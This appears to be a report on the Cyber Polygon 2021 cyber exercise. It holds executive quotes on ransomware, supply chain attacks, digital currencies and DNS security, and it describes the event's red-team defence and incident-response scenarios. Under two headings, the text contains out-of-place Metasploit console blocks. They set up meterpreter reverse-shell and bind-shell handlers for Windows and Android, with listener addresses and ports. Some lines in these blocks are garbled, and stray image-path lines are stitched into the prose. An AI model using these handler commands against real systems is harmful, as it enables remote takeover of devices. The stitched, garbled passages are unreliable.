
■ Less than 3
Australia, Austria, Azerbaijan, Bahrain, China, Colombia, Czech Republic, Ecuador, Ethiopia, Greece, India, Ireland, Jordan, Kuwait, Kyrgyzstan, Latvia, Malaysia, Mexico, Mongolia, Pakistan, Peru, Portugal, Saudi Arabia, Serbia, Singapore, Slovakia, South Africa, Tanzania, Uruguay, Vanuatu

[5] Understanding the increase in Supply Chain Security Attacks. *ENISA*.

[6] How much does a data breach cost? *IBM*.

[7] Cybersecurity at a Crossroads: The Insight 2021 Report. *Insight*.

The training featured many companies, big and small, from a number of industry sectors: technology, banking, healthcare, government agencies, law enforcement, science and academia, consulting, retail and even tourism.



Online Conference

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/bind_tcp

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
msf exploit(handler) > set lhost IP 192.168.0.107
msf exploit(handler) > set lport 443
msf exploit(handler) > exploit
msf exploit(handler) > exploit

msf > use exploit/multi/handler
msf exploit(handler) > set paylaod windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost=192.168.0.107
msf exploit(handler) > set lport= 7777
msf exploit(handler) > exploit
msf exploit(handler) > exploit
```

The Digital Reality of Today and Tomorrow

More and more services in modern life are going digital — from shopping and banking to education and public services. In this environment, the prosperity of tomorrow depends on the secure development of corporate ecosystems, the resilience of the financial industry in the era of e-money, and the protection of states against cyberthreats.

The security of digital ecosystems defines sustainable growth

Governments and businesses are increasingly creating ecosystems, or large networks of services that spread far beyond national borders and even continents. Hence, companies evolve into tech giants with millions of users. For example, at the beginning of 2021, there were more than 1 billion active iPhones across the globe.[8]

As ecosystem components are highly interdependent, their secure development is essential for the well-being of the digital community.

[8] J. Kastrenakes. Apple says there are now over 1 billion active iPhone. *The Verges.*

‘Our daily lives are built around services provided by dominant digital companies which promote economic development in their resident countries. Their resilience will define the safety of our future for years to come.’

Herman Gref, CEO, Chairman of the Executive Board, Sber

‘Large ecosystems like Apple and other tech companies need to study and enhance the user experience, because everything works together — gadgets, software, applications. Technologies make us more capable than we were and change the way we live our lives.’

Steve Wozniak, Co-founder, Apple Computer

30% of global revenue will be generated through digital ecosystems by 2025[9]

[9] T. Catlin, J.-T. Lorenz, J. Nandan and others. Insurance beyond digital: The rise of ecosystems and platforms. *McKinsey & Company.*

Digital currencies promote the development of the financial industry, but need regulation to ensure its stability

Today, customers of payment systems can already use digital currencies, and some states are authorising this type of money as legal means of payment. For instance, in June 2021, the Congress of El Salvador officially legalised bitcoin as acceptable currency.

Electronic money falls into three main categories: central bank digital currencies (CBDC), stablecoins and cryptocurrencies. The first two are the potential drivers for the development of the commercial banking sector. Cryptocurrency is very volatile, but it does generate a lot of public interest in the concept of digital currency.

The task of central banks is to keep the monetary system stable. In pursuit of this, central banks must be at the heart of the changes in the financial sector, they must broaden the functionality of money and of the economy, which is becoming increasingly digitised.

‘Digital currency is becoming a pervasive force that fundamentally changes everything in the global economy, from cross-border payments to interbank transfers. The rapid adoption and decentralised nature of digital currencies pose unprecedented challenges for financial and tax authorities, capital market regulators and the business community.’

Matthew Blake, Head of Financial and Monetary System Initiatives, World Economic Forum

‘We're working with a lot of central banks around the world and have got the Mastercard CBDC testing platform, the sort of a sandbox for central banks to come in and play. Still, our focus is on stablecoin because of its close alignment with our principles of consumer protection, regulatory compliance and price stability.’

Mark Barnett, President, Mastercard Europe


‘When we began to look at what stablecoin and CBDC might accomplish, we thought that we could look at them as equivalent to the other 190 currencies in our system. So, we went into the core of the system and added the ability to exchange stablecoins or, in the future, CBDCs over our existing network.’

Matthew Dill, Global Head of Strategic Partnerships & Ventures, Senior Vice President, Visa

‘Central banks have to play an appropriate regulatory role in this fast-changing environment, making sure that the monetary system remains robust and the financial stability is preserved, notwithstanding all the innovations in the monetary landscape.’

Alexey Zabotkin, Deputy Governor, Bank of Russia

85% of all in-person transactions are contactless in Europe, and Russia is leading the world in the adoption of token-based payments[10]



[10] Mark Barnett, President, Mastercard Europe.

The digital advances in state services increase their efficiency, but just as easily attract cybercriminals

Technological progress drives the development of entire nations. E-government and online service aggregators have become a contributing factor to the quality of our lives. Thus, a regular city resident can now make a doctor's appointment or get legal advice in just a few clicks using a single-window portal. Currently, 151 countries have the capacity to process online business licence applications, and 143 countries have implemented online systems for their citizens to do their income taxes.[11]

In such realities, cybersecurity becomes the key to data integrity and the sustainability of digital services.

$1.5 million could be the price tag on a single targeted highly sophisticated attack against government systems in Russia[12]

[11] E-government — statistics & facts. *Statista.*

[12] Igor Lyapunov, Vice President for Information Security, *Rostelecom.*

‘A new resource on gov.ru can be targeted for an attack in as little as five days after appearing on the domain. Still, federal databases are protected more than regional or commercial ones. The main goal for our state is to reduce the amount of critical personal data in the latter. Tokenisation, use of digital identifiers, data anonymisation are key to protect the data of our citizens.’

Igor Lyapunov, Vice President for Information Security, Rostelecom

‘I think, the bad guys are good at sharing information. We, on the other hand, are not so good at talking about incidents. One of the ways to destroy the business case of the attackers is to share these tactics, indicators of compromise and threat intelligence, so that we can learn from each other. We definitely need to improve here.’

Roger Halbheer, Chief Security Advisor, Microsoft

More than 80% of state digital initiatives can retain their efficiency by 2023, provided they are built on technology platforms[13]

[13] B. Finnerty. A Digital Government Technology Platform Is Essential to Government Transformation. *Gartner.*

Protection of data is equally important on earth and in space

The aerospace industry is also booming thanks to the digital transformation. Computer vision systems, artificial intelligence and the Internet of things facilitate the exploration of space.

With aerospace being among the most sophisticated and important spheres to the state, it is crucial to ensure its cybersecurity.

This was emphasised by the Russian cosmonauts during a direct line with the International Space Station, marking this year the 60th anniversary of the first manned spaceflight.

‘We utilise technologies quite actively. They increase our efficiency in daily work, while providing secure connection and encrypted data transfer to the ground, and supporting our psychological health during long missions.’

Pyotr Dubrov, ROSCOSMOS Test Cosmonaut

‘The future of our planet depends on information technology security. States and companies are working in this direction to ensure that sensitive data is never acquired by people who can use it to harm the mankind.’

Oleg Novitskiy, Hero of the Russian Federation, ROSCOSMOS Test Cosmonaut

The Key Challenges of the Digital World

Technological progress is also playing into the hands of cybercriminals. Ransomware and supply chain attacks undermine the operations of entire networks of enterprises and impact both the private and public sectors. In such conditions, collective decisions are needed to avoid the domino effect and to reduce the risks for the whole global community.

A growing number of cyberthreats requires a consolidated response of the public and private sectors

Digitalisation allowed us to cope with the challenges of the last two years, but, at the same time, created more potential entry points for cybercriminals, i.e. more devices on the web, a higher number of electronic transactions and more online communication. Less secure domestic networks have also played their role, increasing the vulnerability of corporate networks and opening new opportunities for cyberattacks. The number of organisations impacted by ransomware has more than doubled globally in the first half of 2021 as compared to 2020.[14]

To assess the existing weaknesses, understand the threat landscape and ensure a coordinated response to cybercrime, the public and private sectors need to join forces and improve the exchange of relevant information on cybercriminals.

[14] The New Ransomware Threat: Triple Extortion. *Check Point Research.*

‘Beyond the sheer size of the victim pool, we also noticed some remarkable tailoring efforts by criminal groups. Attackers were taking a more customised approach and targeting specific geographical areas, industries and businesses. Overall, we are now facing a new reality from a year and a half ago, the threats are more pervasive, and they are primed to inflict greater disruptions than ever.’

Jürgen Stock, Secretary General, INTERPOL

‘I see four ways how the threat landscape has evolved.

1. It is much more organised — the hackers have read their economic textbooks and got specialisation.

2. It is more intense — it is easy to get into the market and the returns are lucrative.

3. It is much more diverse — now, one can attack not just laptops and phones, but also devices or industrial control systems.

4. It is more disruptive — we have hooked so much stuff up to the Internet now that one can create a much greater degree of disruption than three or four years ago.’

Michael Daniel, President & CEO, Cyber Threat Alliance

Ransomware remains a highly enticing and lucrative business model for criminals

Ransomware is still one of the most persistent threats both for the private and public sectors. Encrypting data and demanding ransom in cryptocurrency is an easy way for fraudsters to reach financial gains.

The ransom amounts are impressive. In May 2021, Colonial Pipeline, one of the largest pipeline operators in the USA, paid cybercriminals $5 million in bitcoin after a ransomware attack.[15] And this threat is likely to keep growing in the nearest future.

One way to mitigate these risks is to implement multilateral data sharing. This requires cross-border industry partnerships with cybersecurity organisations. It is important for the private sector to work closely with governments to enhance their understanding of the threat landscape and assist law enforcement in fighting criminal activity.

[15] Colonial Pipeline paid $5 million ransom one day after cyberattack, CEO tells Senate. *CNBC.*

> ‘One of the reasons why ransomware is so prolific now is that it is also a service. A person does not have to be very knowledgeable on how to create ransomware, one can just go into the underground marketplace and purchase a phishing kit to help distribute it, and then just reap the monetary benefits.’

Teresa Walsh, Global Head of Intelligence, FS-ISAC

In 2020:

150% rise in ransomware attacks[16]

4x increase in the amounts paid by victims[16]

[16] Jürgen Stock, Secretary General, INTERPOL.

‘As we work around data, we must have a trust element to combat the cybercriminals. We are asking for commitment from law enforcement globally to work together against ransomware using our platforms and capabilities, the police to work globally with private partners, to draw their forces together, understand the threats and then target the resources jointly against crime.’

Craig Jones, Cybercrime Director, INTERPOL

‘When you look across the board at what you can do about ransomware, there is a set of four activities:

1. Deter, largely in the realm of governments.

2. Disrupt, with the private sector working with INTERPOL and national police agencies.

3. Prepare, with the focus on investing in cybersecurity basics and following good practices like using multifactor authentication on accounts, segmenting the network and using virtual private networks.

4. Respond, thinking ahead of what to do not just from a technical standpoint, but a legal one too.’

Michael Daniel, President & CEO, Cyber Threat Alliance

Zero Trust policy and verification of vendors can help to minimise risk of supply chain attacks

A supply chain connects myriads of processes, involving dozens of independent companies. With a surge in supply chain attacks, the security of every company in the chain, and every customer, is a matter of urgent concern.

Supply chain attacks result from exploiting vulnerabilities in supplier technologies or processes. They are successful because of the multiplication effect when one piece of software or technology is infected in thousands of companies.

A dramatic example of such an attack is the case of Kaseya, a provider of network infrastructure management software. In July 2021, attackers exploited a vulnerability in Kaseya's software and hacked into its servers. Through a software update mechanism on the servers, the hackers launched an encryption engine on all computers managed through Kaseya. As a result, the systems of 1,500 organisations from 17 countries were encrypted within 19 days.[17]

While the business losses from supply chain attacks are increasing, verification of vendors' security compliance becomes crucial to ensure every company's cyber resilience.

[17] R. Radu. What we learned from the Kaseya attack: recommendations for a human-centric approach to curb ransomware. *CyberPeace Institute.*

‘Supply chain attacks will get worse. One target reveals multiple victims, and the attacks will pay off and continue. Though large enterprises are doing a lot of diligence on their supply chain, small and medium-sized businesses do not have this opportunity. It is necessary to change the philosophical approach and develop a policy of Zero Trust: do not trust suppliers but verify them.’

Kevin Simzer, Chief Operating Officer, Trend Micro

‘A good checklist or standard are a perfect practice, and verification of vendors is important. But it doesn't provide complete protection. Suppliers can only comply with security rules of a certain level, that cannot solve all problems of companies. When creating rules for checking vendors, companies also have to increase the speed of response to attacks.’

Dorit Dor, Vice President of Products,
Check Point Software Technologies

‘Any business depends on supply chains. Attacks on them are a major problem, not only because it is a scalable vector of attack. The problem also is the rising number of criminal gangs who learn and share information, building a cybercriminal ecosystem. We need a stricter cybersecurity assessment for every supplier, and from suppliers to suppliers, as a supply chain is a multilayer structure.’

Eugene Kaspersky, Chief Executive Officer, Kaspersky

‘Supply chain providers must focus on protecting their crown jewels — software and services they provide to their clients. They have to understand the attack vectors to their business services and design preventative, detective and responsive controls:

- Threat modelling
- Introduction of Zero Trust principle
- Introduction of computer emergency response teams
- Simple cyber awareness and training on cybersecurity.’

Chris McCurdy, Vice President & General Manager, IBM Security

4 out of 10 cyberattacks today originate in the extended supply chain, not the enterprise itself[18]

[18] E. Olson, R. Hu, L. Ngobi. Securing the supply chain. *Accenture*.

‘Many security officers try to keep pace with businesses which want to go very fast to the market and don’t care about security very much. But sometimes security needs to put on a bit of a break to make sure that we are doing things right, not only in terms of speed and quality. Today, we are so interconnected that my vulnerability is your vulnerability, and vice versa.’

Troels Oerting, Chairman, Bullwall Inc., Chairman of the Advisory Board, Centre for Cybersecurity, World Economic Forum (2018–2020)

35% of attacks on enterprises in 2020 utilised vulnerabilities. This initial attack vector surpassed phishing that dominated in 2019[19]

[19] X-Force Threat Intelligence Index 2021. *IBM*.

Regulation at global and local levels is important for ensuring DNS security

The number of internet users is approaching 5 billion,[20] and the 'always-on' connectivity principle has become integral to our lives.

However, every person and company in the net becomes a potential victim for cybercriminals. There is phishing, botnets, malware, pharming — threats can come in many forms. ICANN reports that about 1 million malicious and suspicious domains are registered each month.[21]

In such conditions, coordination of the internet governance and collaboration at all levels play an important role in securing stability and resilience of the digital space.

In 2021:

1.9 billion websites[22]

4.66 billion internet users[20]

[20] Global digital population as of January 2021. *Statista.*

[21] Domain Abuse Activity Reporting. *ICANN.*

[22] How Many Websites Are There? *Statista.*

‘The domain system is required to ensure standards and security. Knowing what you can do or cannot do can help to effectively manage the Internet infrastructure and coordinate the functions of digital space.’

Jovan Kurbalija, Founding Director, DiploFoundation

‘We have various roles in securing the Internet — through our protocols, we encourage adoption of the domain name system security extensions, we partner with global law enforcement agencies, anti-abuse agencies, researchers and operators. The goal is to assist governments and the global community to understand how the Internet works, and to help them with potential technical aspects and technical ways of addressing them.’

Mandy Carver, SVP, Government and Intergovernmental Organisation Engagement, ICANN

‘You should not expect the registrar’s employees to grab a pistol and run after the criminal. The main task of the industry is to assist the law enforcement in correct attribution of the attacks and defining the correct algorithms of actions. To counteract cybercrime and to provide global cyber stability, we require collaboration at global level, acceptance of basic legal documents promoting mutual effective actions. Dialogue is very important.’

Andrey Vorobyov, Director, Coordination Center for TLD .RU/.РФ

Humanitarian Organisations in the Fight Against Digital Threats

The protection of the public against the growing number of digital threats requires the efforts of the government, businesses and, also, humanitarian organisations. Their huge experience is essential to the efficiency of global response to digital threats.

ICRC manages the digital aspects of protecting victims of warfare

For more than 160 years, the International Committee of the Red Cross has been assisting people affected by war and violence through law, policies and practical work. But warfare is changing — digital technologies are now used in conflicts, and cyber operations have become another front. These methods of warfare pose new threats to civilians and combatants, and challenge the application of international humanitarian law.

Harnessing new technologies is of strategic importance for the ICRC to continue its humanitarian mission. Their safe application will enable the ICRC to shield those in need from digital risks.

In 2021, the ICRC launched the Global Advisory Board on digital threats during conflict. The board consists of 16 members from different countries with legal, political, military and digital expertise. The members include experts from Microsoft, BI.ZONE, CyberPeace Institute, Oxford University and other organisations. The board focuses on legal and policy challenges to protect civilians and civilian infrastructure from cyberthreats and other digital risks during conflict.

‘Victims of war and violence have more than their physical needs. They need information on where they are and where it is safe to go, they need connectivity in order to know where their relatives are, to link their devices to services, e.g. to receive cash on their cell phones to be able to survive. In that regard, two most important issues we see now are the protection of critical infrastructure and the prevention of misuse of information.’

Peter Maurer, President,
International Committee of the Red Cross

‘Speaking of cyber operations, the resolution of such conflicts requires international regulation, which would create a healthy digital environment and protect people and their rights, as well as organisations against various types of threats. However, this process is rather complicated.’

Mikhail Vinogradov, Head of the General Department of International Legal Cooperation, General Prosecutor’s Office of the Russian Federation, Representative of the Russian Federation at the European Court of Human Rights

109 weekly attempted ransomware attacks on average per healthcare organisation in Q1 2021[23]

[23] The New Ransomware Threat: Triple Extortion. *Check Point Research.*

UNICEF protecting children from cyberbullying and other dangers online

UNICEF protects children, their rights and lives, operating in over 190 countries. Today, there has appeared one more sphere that requires attention of the organisation — the virtual space.

Children start using the Internet and gadgets from an early age — 95% of today's teenagers own a smartphone with 45% of them being online most of the time.[24] This opens up a world of opportunities to them in education, technology, and online entertainment.

Yet, the digital space is sometimes dangerous for kids. Because of their gullibility, they easily fall into the trap of online threats: they are exposed to harassment, phishing, social engineering and cyberbullying. About 50% of children have experienced at least some kind of cyberbullying in their lifetime.[25]

60% of teenagers who use social networks admit to having been abused online[26]

[24] M. Anderson, J. Jiang. Teens, Social Media and Technology 2018. *Pew Research Center.*

[25] B. Lobe, A. Velicu, E. Staksrud and others. How children (10–18) experienced online risks during the Covid-19 lockdown. *European Commission.*

[26] M. Anderson. A Majority of Teens Have Experienced Some Form of Cyberbullying. *Pew Research Center.*

In order to protect children from harm on the Internet, the public and private sectors need to join in their efforts. It is important to come together and identify the solutions that balance the risks of the online world with its benefits for children and their development.

UNICEF has a special messenger for children and teenagers called U-Report. It is both a space for teenagers to share their thoughts and an online learning platform from which to find out about threats.

The messenger operates in 68 countries, benefiting over 11 million users all over the world.

> ‘I definitely think that governments with their justice system should take the lead and set the laws, rules and regulations that will help if some sort of illegal activity is going on. Besides, businesses and corporations can be part of this solution because they set the ethics and the morals of their employees and their families. So, it will be a solution that all of us will need to come to together.’

Henrietta H. Fore, Executive Director, UNICEF

Looking Ahead

During Cyber Polygon 2021, we tried to envisage our technological future. What will it be like as the advancement of digital technologies continues to change the shape of the economy and the whole way we live and work? The experts shared their thoughts on the perspectives that the digital community might face in a dozen of years.

‘Our job, as a financial institution, is to help people pay and be paid in any way that they want. And we want to offer as much choice as possible while making sure that we have a level playing field, competition, and an incredibly secure and resilient payment system. So, I think, in the future it's all going to look dramatically different and be more digital.’

Mark Barnett, President, Mastercard Europe

‘I would believe that the future evolution is in our hands. We have to understand what the risks and opportunities are. And one of the critical questions is: what can we do in order to enhance, to speed and to scale opportunities and to minimise risks?’

Peter Maurer, President,
Internationa Committee of the Red Cross

‘Personally, I feel that we have a huge potential with technologies. Perhaps, we won't be looking at each other over flat screens in the near future, but rather like sitting holograms around a table. All that will come over time. Our job is to drive and enable these new technologies within a secure and safe environment. I think it's the best mission we can have.’

Roger Halbheer, Chief Security Advisor, Microsoft

‘In my own opinion, in the future we will talk about artificial intelligence, protection of artificial intelligence and, most importantly, protection from artificial intelligence. Do you remember the movie *Terminator* with Arnold Schwarzenegger about the Skynet system? I’m sure that we are not far from this, it is not a fantastic movie anymore.’

Igor Lyapunov, Vice President for Information Security, Rostelecom


‘AI is very difficult to describe because people interpret it as artificial intelligence, but it is not intelligence at all. It is not like a human brain, it is just a state of the art of computer technology. The problem is we shouldn't start pushing technology into areas of thinking for us, especially thinking for itself. Machines thinking for themselves is a very bad concept.’

Steve Wozniak, Co-founder, Apple Computer

‘I am sure that sooner or later we will reach such progress that we will be able to travel to the deep space. Just one breakthrough or invention in understanding our nature can immediately define our development for one hundred or two hundred years. E.g., studying the nature of gravitation looks very promising. Maybe sometime this will help us acquire a totally new way of travelling to the faraway planets.’

Pyotr Dubrov, ROSCOSMOS Test Cosmonaut

Technical Training



```
       =[ metasploit v4.16.3-dev                          ]
+ -- --=[ 1677 exploits - 962 auxiliary - 296 post        ]
+ -- --=[ 495 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0
```

Scenarios

The exercise contained two scenarios:

Defence

Prevent an attack that would result in the theft of user data from web applications developed by the organisation.

Response

Investigate a supply chain attack.

As in the previous years, the **first scenario** resembled a confrontation between two sides — the attacking Red Team and the defending Blue Teams.

The Blue Teams were the participating organisations whose mission was to protect the infrastructure of a made-up Modern Bank. The teams had to assess the bank's security level, find vulnerabilities in its infrastructure and remedy them.

The Red Team was represented by BI.ZONE, the event's organisers. Its role was to find weaknesses in Modern Bank's infrastructure and use them to hack into the bank's systems.

Each Blue Team was granted access to their own dedicated IT infrastructure. The infrastructure was created specifically for the training and deployed in the IBM Cloud.

In the **second scenario,** the participating teams were tasked with identifying and responding to cybersecurity incidents in the infrastructure of the fictitious Ginzer Corp. All necessary data for this task was provided in a virtual machine image which the teams ran locally on their computers.

The Cyber Polygon training has retained the features that set it apart from other similar events:

- The players could concentrate on improving communication within their teams, which were comprised of corporate units rather than independent specialists.
- The training was business-safe: it did not involve and could not affect any real IT infrastructures.
- Brand identities were anonymised to remove any reputational risk caused by comparative performance. This created an optimal learning environment: the teams representing organisations with relatively low cybersecurity maturity could comfortably train alongside those with more advanced cyber defence skills.
- The teams got the chance for an objective assessment of their cybersecurity skills: the organisers were the only attacking side, unlike the popular attack-defence formats.
- The participants from around the world had an equal playing field: 24 hours were allowed to complete the tasks so that teams from different time zones could best arrange their breaks and action time.

Scenario 1. Defence

According to the script, an unknown APT group was able to gain network access to a virtual infrastructure segment in Modern Bank's infrastructure. This segment hosts the services responsible for the continuous web app integration and deployment processes.

The attackers were unable to gain access to the virtual servers but did obtain a significant amount of information about the application being developed, including some portions of its source code and the development documentation.

The ultimate goal of the attacking group was to compromise user data processed by the application. The attackers planned to use the information to intervene in the development process and introduce defects to the application. This would allow them to move on to the final stage of their plan — to attack the application in a production environment and take possession of its user data.

The participating teams had to handle this attack in real time. While preserving the services operational, they had to identify and remedy existing vulnerabilities as quickly as possible and thus minimise the amount of information stolen which was represented by the number of flags that the APT group was able to steal.

A flag is a string of a very specific format hidden in the CTF (Capture-the-Flag) cybersecurity tasks. It is the players' main goal to find such a string, i.e. capture the flag.

The teams were required to independently analyse the service code and the attackers' network activity, and determine which vectors were used to attack and steal the flags. The teams were allowed to use any tools at their disposal, provided they did not interfere with the functionality of the service.

Scenario 2. Response

The second scenario was about a supply chain attack. In recent years, attackers have increasingly used supply chains to conduct sophisticated attacks that are difficult to detect and prevent. Such attacks allow cybercriminals to maximise the number of targeted companies and thereby significantly increase their profits. The year 2020 saw a number of large-scale supply chain attacks that affected hundreds of organisations and millions of people around the world.

We chose the following script for the second scenario. A secured parent company was hacked through the use of compromised software that was developed by a subsidiary with little concern for its security.

The participants had to analyse the artifacts and solve a series of tasks. The teams had the privilege of using any tools available to them.

The second scenario in 2021 was more difficult compared to previous years. The number of tasks increased from 30 to 50, and the time to complete them was extended from 4 hours to 19 hours.

The educational component was preserved. Similar to 2020, the scenario challenged the teams to practice two approaches to incident management:

- the classical digital forensics approach, associated with being **reactive,** whereby all necessary artifacts are collected after the incident has already happened, and the response team attempts to reconstruct what happened;
